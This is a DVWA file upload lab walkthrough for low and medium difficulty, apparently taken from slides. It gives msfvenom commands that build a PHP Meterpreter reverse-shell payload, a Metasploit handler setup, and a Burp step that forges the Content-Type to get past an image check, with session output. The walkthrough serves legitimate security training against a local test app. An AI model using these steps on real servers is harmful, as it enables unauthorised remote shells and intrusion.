

# File Upload

## Walkthrough on DVWA

LOW + MEDIUM  
Difficulty



**File upload vulnerability** is a vulnerability in web applications that allows an attacker to upload malicious files to the server. These files can then be executed on the server, potentially giving the attacker unauthorized access to sensitive information, the ability to execute arbitrary code, and the ability to launch further attacks. The vulnerability typically arises when the application does not properly validate or sanitize the file being uploaded, allowing the attacker to upload a file with a malicious payload.

“

*You should be on Kali Linux or Parrot  
OS in VMWARE, Virtual Box or running  
natively on your PC*

# **Low-difficulty DVWA File Upload**

# Step- 1

- ❖ Go to DVWA security settings and set the difficulty to low

The screenshot shows the DVWA Security Level page. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "DVWA Security" with a padlock icon. It displays the current security level as "low". A descriptive text explains that the security level can be set to low, medium, high, or impossible, and provides a numbered list of what each level represents. A note at the bottom states that prior to DVWA v1.9, the 'high' level was known as 'low'. At the bottom, there is a dropdown menu set to "Low" and a "Submit" button, both of which are highlighted with a red box.

DVWA Security 🔒

## Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It is used as an example of how web application vulnerabilities manifest through bad coding practices and is used as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**. It is used to show that even if a developer has tried but failed to secure an application, it still acts as a challenge to user exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative security practices** to attempt to secure the code. The vulnerability may not allow the same extent of exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the user's source code to the secure source code.


Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

## Step- 2

- ❖ Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1  
LPORT=4444 -f raw >exploit.php
```



The screenshot shows a web-based interface for generating payloads. At the top, it says "Vulnerability: File Upload". Below that, there's a terminal-like window with the following text:

```
(kali㉿kali)-[~] $ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1110 bytes
```

On the right side of the terminal window, there's a link labeled "More Information".

## Step- 3

- ❖ Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload  
>php/meterpreter/reverse_tcp
```

## Step- 4


- ❖ Now upload the file. The file will be uploaded without any restriction. And then open it in the browser

**Vulnerability: File Upload**

Choose an image to upload:

No file selected.

`./../hackable/uploads/exploit.php successfully uploaded!`



## Step- 5

- ❖ On Opening the file, we will get the reverse shell

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (39927 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```

# **Medium-difficulty DVWA File Upload**

# Step- 1


- ❖ Go to DVWA security settings and set the difficulty to medium

The screenshot shows a web browser window for the URL `127.0.0.1:42001/security.php`. The page displays a sidebar with various security vulnerability categories: Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted in green), PHP Info, and About. The main content area is titled "Security Level" and contains a list of four difficulty levels: Low, Medium, High, and Impossible. A red box highlights the "Medium" dropdown menu, which is currently set to "Medium". Below the dropdown is a "Submit" button. The "Medium" option is selected, indicated by a dropdown arrow icon. The "Submit" button is also highlighted with a red box.

## Step- 2

- ❖ Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1  
LPORT=4444 -f raw >exploit.php
```



The screenshot shows a terminal window on a Kali Linux system. The user has run the command:

```
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php
```

The output indicates that no platform was selected, so PHP was chosen by default. It also notes that no arch was selected, so PHP was chosen. Since no encoder was specified, a raw payload is being output. The payload size is 1110 bytes.


## Step- 3

- ❖ Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload  
>php/meterpreter/reverse_tcp
```

## Step- 4

- ❖ Now upload the file. The file will be not be uploaded. In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.




```
+uploaded_size +_FILE+ uploaded _t _size +  
  
// Is it an image?  
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&  
    ( $uploaded_size < 100000 ) ) {  
    
```

A screenshot of a terminal window with a black background and white text. The text is a snippet of PHP code. It starts with a multi-line comment `/\* uploaded\_size +\_FILE+ uploaded \_t \_size +\*/` followed by a single-line comment `// Is it an image?`. Below that is an `if` statement with two conditions: `(\$uploaded\_type == "image/jpeg" || \$uploaded\_type == "image/png")` and `(\$uploaded\_size < 100000)`. The entire code block is highlighted with a blue rectangular selection. A mouse cursor icon is visible at the end of the code block.

## Step- 5

- ❖ Fire up the Burp, try to upload the same shell generated in the previous step and capture the request in Burp. Now, send it to the repeater. And change the content type from application/x-php to image/jpeg.



The screenshot shows the Burp Suite interface in Intercept mode. The request pane displays an HTTP request to http://127.0.0.1:42001. The Content-Type header is highlighted with a red box. The content pane shows the raw request body.

```
Intercept    HTTP history    WebSockets history    Options
Request to http://127.0.0.1:42001
Forward    Drop    Intercept is on    Action    Open Browser
Pretty    Raw    Hex
7 Content-Type: multipart/form-data; boundary=-----3453740948226941353938
8 Content-Length: 1587
9 Origin: http://127.0.0.1:42001
10 Connection: close
11 Referer: http://127.0.0.1:42001/vulnerabilities/upload/
12 Cookie: PHPSESSID=ai7h3aukp62bb9kltoaat5ne6e; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 -----345374094822694135393849897737
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----345374094822694135393849897737
24 Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
25 Content-Type: application/x-php
26
```

## Step- 6

- ❖ Now upload the shell and browse to the uploaded file. We will get the reverse shell.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (39927 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```



**DEMO**



# THANKS